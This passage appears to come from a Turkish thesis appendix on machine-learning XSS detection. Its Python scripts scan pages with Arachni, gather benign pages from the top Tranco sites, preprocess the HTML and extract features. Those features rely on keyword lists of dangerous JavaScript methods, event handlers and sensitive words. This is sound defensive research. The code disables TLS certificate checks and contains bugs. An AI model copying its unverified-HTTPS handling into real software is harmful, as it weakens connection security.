    arachni_path = "/home/ozgur/arachni-1.5.1-0.5.12/bin"
    os.chdir(arachni_path)
    stream = os.popen("./arachni " + target + " --checks=xss* --scope-page-limit 1 --output-
    ↪ only-positives | grep '\[-\] " + target + "' | wc -l")
    output = stream.read().strip()
    if (int(output) != 0):
        result=True
    else:
        result=False
    return result
```

Vega ve **Arachni** araçlarının sonuçlarını kullanarak XSS zafiyeti içermediği tespit edilen web sayfaları, aşağıdaki Python betikleri kullanılarak iyicil örnekler olarak kaydedilmiştir.

```
### nonxss_test_url_hazirla.py ###
### Bu betigin amaci TRANCO listesini kullanarak Vega ve Arachni icin bir URL
### listesi hazirlamaktir.
# -*- coding: utf-8 -*-
import csv
import os

import sys
import signal
from pathlib import Path

import urllib.request
from urllib.request import Request, urlopen
from urllib.error import HTTPError, URLError
import ssl
from socket import timeout
import socket

import time
betik_baslangici = time.time()

from tranco import Tranco
t = Tranco(cache=True, cache_dir='.tranco')
latest_list = t.list()
latest_list.top(10000)

baslangicKayitNo = 1
toplanacakKayitSayisi = 2500
trancofile=".tranco/" + latest_list.list_id + "-DEFAULT.csv"

# get parent directory
curr_dir = Path(__file__).parent

dizin = str(curr_dir)+"/dataset/non-xss/"

if not os.path.exists(dizin):
    os.makedirs(dizin)

def timed_out(timeout):
    def decorate(f):
        if not hasattr(signal, "SIGALRM"):
            return f

        def handler(signum, frame):
            raise TimedOutExc()

        @functools.wraps(f)
        def new_f(*args, **kwargs):
            old = signal.signal(signal.SIGALRM, handler)
            timed_out(timeout)
            try:
                result = f(*args, **kwargs)
            finally:
                signal.signal(signal.SIGALRM, old)
            timed_out(0)
            return result
```

```
57
58          new_f.func_name = f.func_name
59          return new_f
60
61      return decorate
62
63  def url_is_alive(url, i):
64      try:
65         _create_unverified_https_context = ssl._create_unverified_context
66      except AttributeError:
67          # Legacy Python that doesn't verify HTTPS certificates by default
68          pass
69      else:
70          # Handle target environment that doesn't support HTTPS verification
71          ssl._create_default_https_context = _create_unverified_https_context
72
73      # try block to read URL
74      req = Request(url)
75      req.add_header("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64)")
76
77      try:
78          html = urllib.request.urlopen(url, timeout = 5).read().decode('utf-8')
79
80      except HTTPError as e:
81          #print("HTTP error", e)
82          return False
83
84      except URLError as e:
85          #print("Page not found!", e)
86          return False
87
88      except socket.error as e:
89          #print("Socket Error...", e)
90          return False
91
92      except ConnectionResetError as e:
93          #print("Connection Reset...", e)
94          return False
95
96      except TimeoutError as e:
97          #print("Connection Timed out...", e)
98          return False
99
100     except ValueError as e:
101         #print("http.client.IncompleteRead...", e)
102         return False
103
104     except HTTPException as e:
105         return False
106
107     except IOError as e:
108         return False
109
110     except GopherError as e:
111         return False
112
113     except AttributeError as e:
114         return False
115
```

```
    except Exception as e:
        return False

    else:
        f = open(dizin + "/T"+ str(i) +".html", 'w', encoding='utf-8', errors='ignore')
        f.write(str(html))
        f.close()
        urls.write(str(i) + "," + url+"\n")
        timed_out(60) #Yineleme 1 dakikadan fazla sürerse, bu kaydı atlayalım
        return True


def stringToArray(dize):
    uzunluk = len(dize)
    a=[]
    for i in range(uzunluk):
        if dize[i] =="/":
            a.append('divide')
        else:
            a.append(dize[i])
    a.append('enter')
    return a

topurls = []
with open(trancofile, 'r') as file:
    reader = csv.reader(file, skipinitialspace=True)
    for row in reader:
        url=row[1]
        topurls.append(url)

urls = open("nonXSS_URLs.txt", 'a', encoding='utf-8')
sayac_basarili=0
sayac_basarisiz=0

for i in range (baslangicKayitNo, baslangicKayitNo + toplanacakKayitSayisi):
    print ("*** " + str(i) + ". domain kaydi isleniyor:", end='')

    urla="https://www." + topurls[i] + "/"
    urlb="https://" + topurls[i] + "/"
    urlc="http://www." + topurls[i] + "/"
    urld="http://" + topurls[i] + "/"

    if url_is_alive(urla, i) == True:
        sayac_basarili += 1
        print (" + ***")

    elif url_is_alive(urlb, i) == True:
        sayac_basarili += 1
        print (" + ***")

    elif url_is_alive(urlc, i) == True:
        sayac_basarili += 1
        print (" + ***")

    elif url_is_alive(urld, i) == True:
        sayac_basarili += 1
        print (" + ***")

    else:
```

```
        sayac_basarisiz += 1
        print (" - ***")

urls.close()

betik_bitisi= time.time()
zaman = betik_baslangici - betik_bitisi

print("Sonuc Raporu: " + str(i) + " adet kayit islendi: " + str(sayac_basarili) + " adedi basarili, "+ str(sayac_basarisiz) + " adedi basarisiz.")
print("               Betik calisma zamanı: " + str(f'{zaman:.2f}') +" sn")
```

```
### nonxss.py ###
### Bu betigin amaci nonxss_test_url_hazirla.py betiginin urettigi URL listesinden faydalanarak iyicil ornekleri dosya dosya kaydetmektir.
import requests
from requests.exceptions import HTTPError
from requests.exceptions import Timeout

from pathlib import Path

import urllib.request
import re
import sys
import os
import signal

import vega
import arachni

import time

# Uyarı: Betiğin çalışması sırasında bilgisayarda aktif olan Güvenlik Duvarı (Firewall) / Saldırı
# Tespit Sistemi (Host IPS) tarzı uygulamalar betiğin çalışmasını olumsuz etkileyebilmektedir.

#Sabitlerin tanımlanması
# get parent directory
curr_dir = Path(__file__).parent

dizin = str(curr_dir)+"/dataset/non-xss/"
taraUrlDosya = "nonXSS_URLs.txt"

#Renkler
HEADER = '\033[95m'
ENDC = '\033[0m'
OKGREEN = '\033[92m'
OKBLUE = '\033[94m'
BOLD = '\033[1m'
FAIL = '\033[91m'

if not os.path.exists(dizin):
    os.makedirs(dizin)

def timed_out(timeout):
    def decorate(f):
        if not hasattr(signal, "SIGALRM"):
            return f
```

```
45
46          def handler(signum, frame):
47              raise TimedOutExc()
48
49          @functools.wraps(f)
50          def new_f(*args, **kwargs):
51              old = signal.signal(signal.SIGALRM, handler)
52              timed_out(timeout)
53              try:
54                  result = f(*args, **kwargs)
55              finally:
56                  signal.signal(signal.SIGALRM, old)
57              timed_out(0)
58              return result
59
60          new_f.func_name = f.func_name
61          return new_f
62
63      return decorate
64
65  with open('nonXSS_URLs.txt', 'r') as file:
66    urls=file.read().split("\n");
67  file.close()
68  urls.pop() # dizinin son bos elemanini silelim.
69
70  j=1
71  for i in range(len(urls)):
72    test_vega=vega.vega(urls[i])
73    test_arachni=arachni.arachni(urls[i])
74    if test_vega == False and test_arachni == False:
75      try:
76          html = urllib.request.urlopen(urls[i] ).read().decode('utf-8')
77          f = open(dizin + "/B"+ str(j) +".html", 'a', encoding='utf-8')
78          f.write(html.lower()) # Burada sonraki işlemler için ön-işleme adımı olarak HTML iç
    ↪ eriğin büyük-küçük harf dönüşümü yapılmıştır.
79          f.close()
80          j=j+1
81          timed_out(60*2) #Yineleme 2 dakikadan fazla sürerse, bu kaydı atlayalım
82      except Exception as e:
83          print('\n' + "Hata : " + FAIL + str(e.type) + " = " + str(e) + ENDC + '\n')
84          continue
```

Veri ön-işleme aşamasında büyük-küçük harf dönüşümü ve gereksiz boşlukların elenmesi için aşağıdaki Python betiği kullanılmıştır.

```
1  ### onisleme.py ###
2  import re
3  import sys
4  import os
5  from pathlib import Path
6
7  # get parent directory
8  curr_dir = Path(__file__).parent
9
10 dizin_nonxss = str(curr_dir)+"/dataset/non-xss/"
11 dizin_xss = str(curr_dir)+"/dataset/xss/"
12
13 dizin_nonxss_pp = str(curr_dir)+"/dataset/non-xss-pp"
```

```
dizin_xss_pp = str(curr_dir)+"/dataset/xss-pp"

if not os.path.exists(dizin_nonxss):
        print("Kotucul olmayan XSS ornekleri icin '" + dizin_nonxss  + "' dizini bulunamadi!
    ↪ ")
        sys.exit()

if not os.path.exists(dizin_xss):
        print("Kotucul XSS ornekleri icin '" + dizin_xss  + "' dizini bulunamadi!")
        sys.exit()

def onisleme(dizin, dizin2, filename):
        f = open(dizin + "/"+ filename, 'r', encoding='utf-8', errors='ignore')
        content = f.read()
        content = content.lower() #Case Normalization
        content = content.replace('  ', ' ') #Removing extra spaces
        content = content.strip() #Removing whitespaces
        #content = content.encode(encoding = 'utf-8', errors = 'ignore') #kodlamayi utf-8
    ↪ yapalim
        a = open(dizin2 + "/"+ filename, 'w', encoding='utf-8', errors='ignore')
        a.write(str(content))
        a.close()

files_nonxss = os.listdir(dizin_nonxss)
files_xss = os.listdir(dizin_xss)

for f in files_nonxss:
        onisleme(dizin_nonxss, dizin_nonxss_pp, f)

for f in files_xss:
        onisleme(dizin_xss, dizin_xss_pp, f)
```

Özellik çıkarma aşaması için aşağıdaki Python betikleri kullanılmıştır.

```
### HalsteadCalculator.py ###
### Bu betik, Halstead karmaşıklık metriğini hesaplamak için kullanılmaktadır. Halstead
    ↪ karmaşıklık metriği, bir kodun kendisini çalıştırmadan karmaşıklığını ölçmek için
    ↪ kullanılır.

#!/usr/bin/env python
import os
import sys
import math

# Replace following globals with appropriate values for any language
# Julia Operators taken from https://github.com/JuliaLang/julia/commit/71
    ↪ c0aa3e5660258af5c042058d5d8d3b82d93efb

#operators=["+","-","*","\\","^","\"","\'",".","&lt;","&gt;","~","&amp;","|","[","]","(",")
    ↪ ",";",":","%",",","!"]
#keywords=["function","global","for","end","while","if","else","elseif","break","switch","
    ↪ case","otherwise","try","catch","end","const","immutable","import","importall","
    ↪ export","type","typealias","return","true","false","macro","quote","in","abstract","
    ↪ module","using","continue","do","join","aggregate","println","hpat","@acc"]

operators=["+" , "-" , "*" , "**" , "/" , "%" , "++" , "--" , "=" , "+=" , "-=" , "*=" , "/=
    ↪ " , "%=" , "==" , "===" , "!=" , "!==" , ">" , "<" , ">=" , "<=" , "?" , ":" , "&&" ,
    ↪  "||" , "!" , "&" , "|" , "~" , "^" , "<<" , ">>" , "." , "&lt;", "&gt;" , "~" , "&
```

```
    ↪ amp;" , "[" , "]" , "(" , ")" , "{" , "}" , ";" , "%" , "," , "!"]
keywords=["abstract", "alert", "all", "anchor", "anchors", "area", "arguments", "array", "
    ↪ assign", "await", "await*", "blur", "boolean", "break", "button", "byte", "case", "
    ↪ catch", "char", "checkbox", "class", "class*", "clearınterval", "cleartimeout", "
    ↪ clientınformation", "close", "closed", "confirm", "const", "constructor", "continue",
    ↪  "crypto", "date", "debugger", "decodeurı", "decodeurıcomponent", "default", "
    ↪ defaultstatus", "delete", "do", "document", "double", "element", "elements", "else",
    ↪ "embed", "embeds", "encodeurı", "encodeurıcomponent", "enum", "enum*", "escape", "
    ↪ eval", "event", "export", "export*", "extends", "extends*", "false", "fileupload", "
    ↪ final", "finally", "float", "focus", "for", "form", "forms", "frame", "framerate", "
    ↪ frames", "function", "getclass", "goto", "hasownproperty", "hidden", "history", "ı
    ↪ nfinity", "if", "image", "images", "implements", "import", "import*", "in", "
    ↪ innerheight", "innerwidth", "instanceof", "int", "interface", "isfinite", "isnan", "
    ↪ isprototypeof", "java", "javaarray", "javaclass", "javaobject", "javapackage", "layer
    ↪ ", "layers", "length", "let", "let*", "link", "location", "long", "math", "mimetypes"
    ↪ , "name", "nan", "native", "navigate", "navigator", "new", "null", "number", "object"
    ↪ , "offscreenbuffering", "onabort", "onafterprint", "onbeforeprint", "onbeforeunload",
    ↪  "onblur", "oncanplay", "oncanplaythrough", "onchange", "onclick", "oncontextmenu", "
    ↪ oncopy", "oncuechange", "oncut", "ondblclick", "ondrag", "ondragend", "ondragenter",
    ↪ "ondragleave", "ondragover", "ondragstart", "ondrop", "ondurationchange", "onemptied"
    ↪ , "onended", "onerror", "onfocus", "onhashchange", "oninput", "oninvalid", "onkeydown
    ↪ ", "onkeypress", "onkeyup", "onload", "onloadeddata", "onloadedmetadata", "
    ↪ onloadstart", "onmessage", "onmousedown", "onmousemove", "onmouseout", "onmouseover",
    ↪  "onmouseup", "onmousewheel", "onoffline", "ononline", "onpagehide", "onpageshow", "
    ↪ onpaste", "onpause", "onplay", "onplaying", "onpopstate", "onprogress", "onratechange
    ↪ ", "onreset", "onresize", "onscroll", "onsearch", "onseeked", "onseeking", "onselect"
    ↪ , "onstalled", "onstorage", "onsubmit", "onsuspend", "ontimeupdate", "ontoggle", "
    ↪ onunload", "onvolumechange", "onwaiting", "onwheel", "open", "opener", "option", "
    ↪ outerheight", "outerwidth", "package", "packages", "pagexoffset", "pageyoffset", "
    ↪ parent", "parsefloat", "parseınt", "password", "pkcs11", "plugin", "private", "prompt
    ↪ ", "propertyısenum", "protected", "prototype", "public", "radio", "reset", "return",
    ↪ "screenx", "screeny", "script", "scroll", "secure", "select", "self", "setınterval",
    ↪ "settimeout", "short", "static", "status", "string", "submit", "super", "super*", "
    ↪ switch", "synchronized", "taint", "text", "textarea", "this", "throw", "throws", "top
    ↪ ", "tostring", "transient", "true", "try", "typeof", "undefined", "unescape", "
    ↪ untaint", "valueof", "var", "void", "volatile", "while", "with", "yield"]

#singleline_comment_op="#"
#multiline_comment_start_op="#="
#multiline_comment_end_op="=#"

singleline_comment_op="//"
multiline_comment_start_op="/*"
multiline_comment_end_op="*/"
n1= {}
n2={}
def filter_token(token):
    tok = token
    while tok:
        tok = break_token(tok)

def break_token(token):
    op_pos = len(token)
    for op in operators:
        if token.startswith(op):
            if op not in n1:
                n1[op]=1
            else:
                n1[op]+=1
```

```
            return token[len(op):]
        if op in token:
            op_pos = min(op_pos,token.find(op))

    remaing_token = token[:op_pos]
    for keyword in keywords:
        if remaing_token == keyword:
            if keyword not in n1:
                n1[keyword]=1
            else:
                n1[keyword]+=1

    if remaing_token not in n2:
        n2[remaing_token]=1
    else:
        n2[remaing_token]+=1

    return token[op_pos:]

def measure_halstead(N1,N2,n1,n2):
    Vocabulary = n1 + n2
    Volume = ( N1 + N2 ) * math.log(Vocabulary,2)
    Difficulty = ((n1 / 2) * (N2 / n2))
    Effort = Difficulty * Volume
    #print(Effort)
    return f'{Difficulty:.2f}'

def filter_comments(sourcecode):
    singleline_comment_op_pos=-1
    multiline_comment_start_op_pos=-1
    multiline_comment_end_op_pos=-1
    filtered_lines = []
    inside_comment=False
    for line in sourcecode:
        if not line.strip():
            continue
        if singleline_comment_op in line:
            singleline_comment_op_pos = line.find(singleline_comment_op)
        if multiline_comment_start_op in line:
            multiline_comment_start_op_pos = line.find(multiline_comment_start_op)
        if multiline_comment_end_op in line:
            multiline_comment_end_op_pos = line.find(multiline_comment_end_op)

        if (not inside_comment and singleline_comment_op_pos != -1):
            filtered_lines.append(line[:singleline_comment_op_pos])
        elif (inside_comment and multiline_comment_end_op_pos != -1):
            inside_comment = False
        elif (multiline_comment_start_op_pos != -1):
            inside_comment = True
        elif (inside_comment):
            inside_comment = True
        else:
            filtered_lines.append(line)
        singleline_comment_op_pos=-1
        multiline_comment_start_op_pos=-1
        multiline_comment_end_op_pos=-1

    return filtered_lines

```

```
def main(sourcecode):
    lines = filter_comments(sourcecode)
    for line in lines:
        tokens = line.strip().split()
        for token in tokens:
            filter_token(token)

    #for key,value in n1.items():
    #    print(key + " = " + str(value))
    return measure_halstead(sum(n1.values()),sum(n2.values()),len(n1),len(n2))


if __name__ == "__main__":
    argn = len(sys.argv)
    if argn != 2:
        print("Usage: python <File Path for which Halstead Metric to calculate>")
        exit(1)
    main(sys.argv[1])
```

Çalışma kapsamında belirlenen 50 özelliğin çıkarılması amacıyla yazılmış olan Python betiği aşağıdaki gibidir.

```
### FeatureExtraction.py ###
# Python program to extract specified features from HTML files.

# Import the libraries
from bs4 import BeautifulSoup as bs #pip install beautifulsoup4
from bs4 import Comment
from py_w3c.validators.html.validator import HTMLValidator #pip install py_w3c
import re
from urllib.parse import urlparse
from dns.exception import DNSException #pip install dnspython
from dns.resolver import Resolver
import whois #pip install python-whois
import datetime
import subprocess
from collections import Counter
import HalsteadCalculator

import time

import os
import sys
from pathlib import Path

import html as h
from urlextract import URLExtract
extractor = URLExtract()

#Find OS default TTL value
p1 = subprocess.Popen(["ping","127.0.0.1"], stdout=subprocess.PIPE)
res1=p1.communicate()[0]
pattern1 = re.compile('TTL=\d*')
startTTL = pattern1.search(str(res1)).group().split('=')[1]

def find_f0(htmlfile): # number_of_A_tags
    # Open and read the HTML file
    html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
```

```
37
38      # Parse HTML file in Beautiful Soup
39      soup = bs(html, 'html.parser')
40
41      print(sys._getframe().f_code.co_name + " finished.")
42
43      # number of A tags
44      return (len(soup.find_all("a")))
45
46  def find_f1(htmlfile): # number_of_AJAX_keywords
47      # Open and read the HTML file
48      html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
49
50      keywords=['XMLHttpRequest(', 'XMLHttpRequest (', '.abort(', '.abort (', '.
        ↪ getAllResponseHeaders(', '.getAllResponseHeaders (', '.getResponseHeader(', '.
        ↪ getResponseHeader (', '.open(', '.open (', '.send(', '.send (', '.setRequestHeader(',
        ↪  '.setRequestHeader (', '.onload', '.onreadystatechange', '.readyState', '.
        ↪ responseText', '.responseXML', '.status', '.statusText']
51      counter = 0
52      for item in keywords:
53          counter = counter + html.count(item.lower())
54
55      print(sys._getframe().f_code.co_name + " finished.")
56
57      # number of AJAX keywords in HTML file
58      return counter
59
60  def find_f2(htmlfile): # number_of_AUDIO_tags
61      # Open and read the HTML file
62      html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
63
64      # Parse HTML file in Beautiful Soup
65      soup = bs(html, 'html.parser')
66
67      print(sys._getframe().f_code.co_name + " finished.")
68
69      # number of AUDIO tags
70      return (len(soup.find_all("audio")))
71
72  def find_f3(htmlfile): # number_of_dangerous_HTML_methods
73      # Open and read the HTML file
74      html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
75
76      keywords=['.innerHTML', '.outerHTML', '.insertAdjacentHTML', '.write(', '.write (', '.
        ↪ writeln(', '.writeln (', '.createElement(', '.createElement (', '.createTextNode(', '
        ↪ .createTextNode (', '.createContextualFragment', '.setAttribute(', '.setAttribute (',
        ↪  '.appendChild(', '.appendChild (', '.textContent', 'eval(', 'eval (', '
        ↪ getElementsByTagName(', 'getElementsByTagName (', 'fromCharCode(', 'fromCharCode (',
        ↪ 'alert(', 'alert (', '.innerText', '.data']
77      counter = 0
78      for item in keywords:
79          counter = counter + html.count(item.lower())
80
81      print(sys._getframe().f_code.co_name + " finished.")
82
83      # number of dangerous HTML methods in HTML file
84      return counter
85
86  def find_f4(htmlfile): # number_of_DIV_tags
```

```
87      # Open and read the HTML file
88      html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
89
90      # Parse HTML file in Beautiful Soup
91      soup = bs(html, 'html.parser')
92
93      print(sys._getframe().f_code.co_name + " finished.")
94
95      # number of DIV tags
96      return (len(soup.find_all("div")))
97
98  def find_f5(htmlfile): # number_of_DOM-modification_keywords
99      # Open and read the HTML file
100     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
101
102     keywords=['appendChild(', 'appendChild (', 'cloneNode(', 'cloneNode (', '
        ↪ compareDocumentPosition(', 'compareDocumentPosition (', 'innerHTML', '
        ↪ insertAdjacentHTML(', 'insertAdjacentHTML (', 'insertAdjacentElement', 'insertBefore(
        ↪ ', 'insertBefore (', 'isEqualNode(', 'isEqualNode (', 'isSameNode(', 'isSameNode (',
        ↪ 'outerHTML', 'removeChild(', 'removeChild (', 'replaceChild(', 'replaceChild (', '
        ↪ createElement(', 'createElement (', 'createTextNode(', 'createTextNode (', '.
        ↪ replaceWith(', '.replaceWith (']
103     counter = 0
104     for item in keywords:
105         counter = counter + html.count(item.lower())
106
107     print(sys._getframe().f_code.co_name + " finished.")
108
109     # number of DOM-modification keywords in HTML file
110     return counter
111
112 def find_f6(htmlfile): # number_of_double_quoted_attributes
113     # Open and read the HTML file
114     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
115
116     print(sys._getframe().f_code.co_name + " finished.")
117
118     # number of double-quoted attributes in HTML file
119     return len(re.findall(r'="(.*?[^\\])"',html))
120
121 def find_f7(htmlfile): # number_of_EMBED_tags
122     # Open and read the HTML file
123     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
124
125     # Parse HTML file in Beautiful Soup
126     soup = bs(html, 'html.parser')
127
128     print(sys._getframe().f_code.co_name + " finished.")
129
130     # number of EMBED tags
131     return (len(soup.find_all("embed")))
132
133 def find_f8(htmlfile): # number_of_event_handlers
134     # Open and read the HTML file
135     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
136
137     keywords=['onAbort', 'onBlur', 'onChange', 'onClick', 'onDblClick', 'onDragDrop', '
        ↪ onError', 'onFocus', 'onKeyDown', 'onKeyPress', 'onKeyUp', 'onLoad', 'onMouseDown', '
        ↪ onMouseMove', 'onMouseOut', 'onMouseOver', 'onMouseUp', 'onMove', 'onReset', '
```

```
    ↪ onResize', 'onSelect', 'onSubmit', 'onUnload', 'onauxclick', 'oncancel', 'oncanplay',
    ↪  'oncanplaythrough', 'onclose', 'oncontextmenu', 'oncuechange', 'ondrag', 'ondragend'
    ↪ , 'ondragenter', 'ondragexit', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop',
    ↪ 'ondurationchange', 'onemptied', 'onended', 'onformdata', 'oninput', 'oninvalid', '
    ↪ onloadeddata', 'onloadedmetadata', 'onloadstart', 'onmouseenter', 'onmouseleave', '
    ↪ onpause', 'onplay', 'onplaying', 'onprogress', 'onratechange', '
    ↪ onsecuritypolicyviolation', 'onseeked', 'onseeking', 'onslotchange', 'onstalled', '
    ↪ onsuspend', 'ontimeupdate', 'ontoggle', 'onvolumechange', 'onwaiting', '
    ↪ onwebkitanimationend', 'onwebkitanimationiteration', 'onwebkitanimationstart', '
    ↪ onwebkittransitionend', 'onwheel', 'onscroll', 'onafterprint', 'onbeforeprint', '
    ↪ onbeforeunload', 'onhashchange', 'onlanguagechange', 'onmessage', 'onmessageerror', '
    ↪ onoffline', 'ononline', 'onpagehide', 'onpageshow', 'onpopstate', 'onrejectionhandled
    ↪ ', 'onstorage', 'onunhandledrejection', 'oncut', 'oncopy', 'onpaste', 'onactivate', '
    ↪ onafterscriptexecute', 'onanimationcancel', 'onanimationend', 'onanimationiteration',
    ↪  'onanimationstart', 'onbeforeactivate', 'onbeforecopy', 'onbeforecut', '
    ↪ onbeforedeactivate', 'onbeforepaste', 'onbeforescriptexecute', 'onbegin', 'onbounce',
    ↪  'ondeactivate', 'onend', 'onfinish', 'onfocusin', 'onfocusout', 'onfullscreenchange'
    ↪ , 'onloadend', 'onmousewheel', 'onmozfullscreenchange', 'onpointerdown', '
    ↪ onpointerenter', 'onpointerleave', 'onpointermove', 'onpointerout', 'onpointerover',
    ↪ 'onpointerrawupdate', 'onpointerup', 'onreadystatechange', 'onrepeat', 'onsearch', '
    ↪ onselectionchange', 'onselectstart', 'onshow', 'onstart', 'ontouchend', 'ontouchmove'
    ↪ , 'ontouchstart', 'ontransitioncancel', 'ontransitionend', 'ontransitionrun', '
    ↪ ontransitionstart']

    counter = 0

    for item in keywords:
        counter = counter + html.count(item.lower())

    print(sys._getframe().f_code.co_name + " finished.")

    # number of event handlers in HTML file
    return counter

def find_f9(htmlfile): # number_of_evil_characters_in_scripts
    # Open and read the HTML file
    html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()

    # Parse HTML file in Beautiful Soup
    soup = bs(html, 'html.parser')

    counter = 0

  evil_char_list=["&", "<", ">", "“", "‘", "/", "\\", ",", "%", '"', "'"]

    for scripts in soup.find_all('script'):
        for code in scripts:
            # find all evil chars
                for character in code:
                    if character in evil_char_list:
                        counter += 1

    print(sys._getframe().f_code.co_name + " finished.")

    # number of evil characters in scripts
    return counter

def find_f10(htmlfile): # number_of_external_iframe_sources
    # Open and read the HTML file
```

```
    html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()

    # Parse HTML file in Beautiful Soup
    soup = bs(html, 'html.parser')

    counter = 0

    for link in soup.find_all('iframe', href=True):
        if len(extractor.find_urls(link['href'])) > 0:
            counter += 1

    print(sys._getframe().f_code.co_name + " finished.")

    # number of external IFRAME sources
    return counter

def find_f11(htmlfile): # number_of_external_script_sources
    # Open and read the HTML file
    html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()

    # Parse HTML file in Beautiful Soup
    soup = bs(html, 'html.parser')

    counter = 0

    for link in soup.find_all('script', href=True):
        if len(extractor.find_urls(link['href'])) > 0:
            counter += 1

    # number of external SCRIPT sources
    return counter

def find_f12(htmlfile): # number_of_external_URLs_referenced_within_the_scripts
    # Open and read the HTML file
    html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()

    # Parse HTML file in Beautiful Soup
    soup = bs(html, 'html.parser')

    counter = 0

    for scripts in soup.find_all('script'):
        for script in scripts:
            if len(extractor.find_urls(script)) > 0:
                counter += 1

    print(sys._getframe().f_code.co_name + " finished.")

    # number of external URLs referenced within the scripts
    return counter

def find_f13(htmlfile): # number_of_FRAME_tags
    # Open and read the HTML file
    html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()

    # Parse HTML file in Beautiful Soup
    soup = bs(html, 'html.parser')

    print(sys._getframe().f_code.co_name + " finished.")
```

```
233
234     # number of FRAME tags
235     return (len(soup.find_all("frame")))
236
237 def find_f14(htmlfile): # number_of_function_calls_made_by_the_scripts
238     # Open and read the HTML file
239     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
240
241     # Parse HTML file in Beautiful Soup
242     soup = bs(html, 'html.parser')
243
244     counter = 0
245
246     for scripts in soup.find_all('script'):
247         for link in scripts:
248             counter = counter + len(re.findall(r"function\s?\(",link))
249
250     print(sys._getframe().f_code.co_name + " finished.")
251
252     # number of function calls made by the scripts
253     return counter
254
255 def find_f15(htmlfile): # number_of_GET_parameters
256     # Open and read the HTML file
257     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
258
259     # Parse HTML file in Beautiful Soup
260     soup = bs(html, 'html.parser')
261
262     print(sys._getframe().f_code.co_name + " finished.")
263
264     # number of GET parameters
265     return (len(soup.find_all("form", method="get")))
266
267 def find_f16(htmlfile): # number_of_harmful-sensitive_keywords
268     # Open and read the HTML file
269     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
270
271     keywords=['XSS', 'banking', 'redirect', 'root', 'password', 'crypt', 'shell', 'spray', '
    ↪ evil']
272
273     counter = 0
274
275     for item in keywords:
276         counter = counter + html.count(item.lower())
277
278     print(sys._getframe().f_code.co_name + " finished.")
279
280     # number of harmful-sensitive keywords
281     return counter
282
283 def find_f17(htmlfile): # number_of_hidden_inputs
284     # Open and read the HTML file
285     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
286
287     # Parse HTML file in Beautiful Soup
288     soup = bs(html, 'html.parser')
289
290     print(sys._getframe().f_code.co_name + " finished.")
```

```
291
292     # number of hidden inputs
293     return (len(soup.find_all("input", type="hidden")))
294
295 def find_f18(htmlfile): # number_of_HTML_comments
296     # Open and read the HTML file
297     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
298
299     # Parse HTML file in Beautiful Soup
300     soup = bs(html, 'html.parser')
301
302     print(sys._getframe().f_code.co_name + " finished.")
303
304     # number of HTML comments
305     return (len(soup.find_all(text=lambda text:isinstance(text, Comment))))
306
307 def find_f19(htmlfile): # number_of_HTML_entities
308     # Open and read the HTML file
309     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
310
311     regexp = "&.+?;"
312     list_of_html = re.findall(regexp, html) #finds all html entites in page
313
314     print(sys._getframe().f_code.co_name + " finished.")
315
316     # number of HTML entities in page
317     return(len(list_of_html))
318
319 def find_f20(htmlfile): # number_of_IFRAME_tags
320     # Open and read the HTML file
321     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
322
323     # Parse HTML file in Beautiful Soup
324     soup = bs(html, 'html.parser')
325
326     print(sys._getframe().f_code.co_name + " finished.")
327
328     # number of IFRAME tags
329     return (len(soup.find_all("iframe")))
330
331 def find_f21(htmlfile): # number_of_IFRAME_tags
332     # Open and read the HTML file
333     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
334
335     # Parse HTML file in Beautiful Soup
336     soup = bs(html, 'html.parser')
337
338     print(sys._getframe().f_code.co_name + " finished.")
339
340     # number of IMG tags
341     return (len(soup.find_all("img")))
342
343 def find_f22(htmlfile): # number_of_inputs
344     # Open and read the HTML file
345     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
346
347     # Parse HTML file in Beautiful Soup
348     soup = bs(html, 'html.parser')
349
```

```
350     print(sys._getframe().f_code.co_name + " finished.")
351 
352     # number of inputs
353     return (len(soup.find_all("input")))
354 
355 def find_f23(htmlfile): # number_of_malformed-misplaced_tags
356     # Open and read the HTML file
357     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
358 
359     html_validator = HTMLValidator()
360 
361     #bazen "HTTP Error 503: Service Unavailable" veriyor.
362     try:
363         html_validator.validate_fragment(html)
364     except:
365         time.sleep(5)
366         html_validator.validate_fragment(html)
367 
368     print(sys._getframe().f_code.co_name + " finished.")
369 
370     if not html_validator.errors:
371         return 0
372     else:
373         # number of malformed-misplaced tags in HTML
374         return len(html_validator.errors)
375 
376 def find_f24(htmlfile): # number_of_META_tags
377     # Open and read the HTML file
378     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
379 
380     # Parse HTML file in Beautiful Soup
381     soup = bs(html, 'html.parser')
382 
383     print(sys._getframe().f_code.co_name + " finished.")
384 
385     # number of META tags
386     return (len(soup.find_all("meta")))
387 
388 
389 def find_f25(htmlfile): # number_of_OBJECT_tags
390     # Open and read the HTML file
391     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
392 
393     # Parse HTML file in Beautiful Soup
394     soup = bs(html, 'html.parser')
395 
396     print(sys._getframe().f_code.co_name + " finished.")
397 
398     # number of OBJECT tags
399     return (len(soup.find_all("object")))
400 
401 def find_f26(htmlfile): # number_of_POST_parameters
402     # Open and read the HTML file
403     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
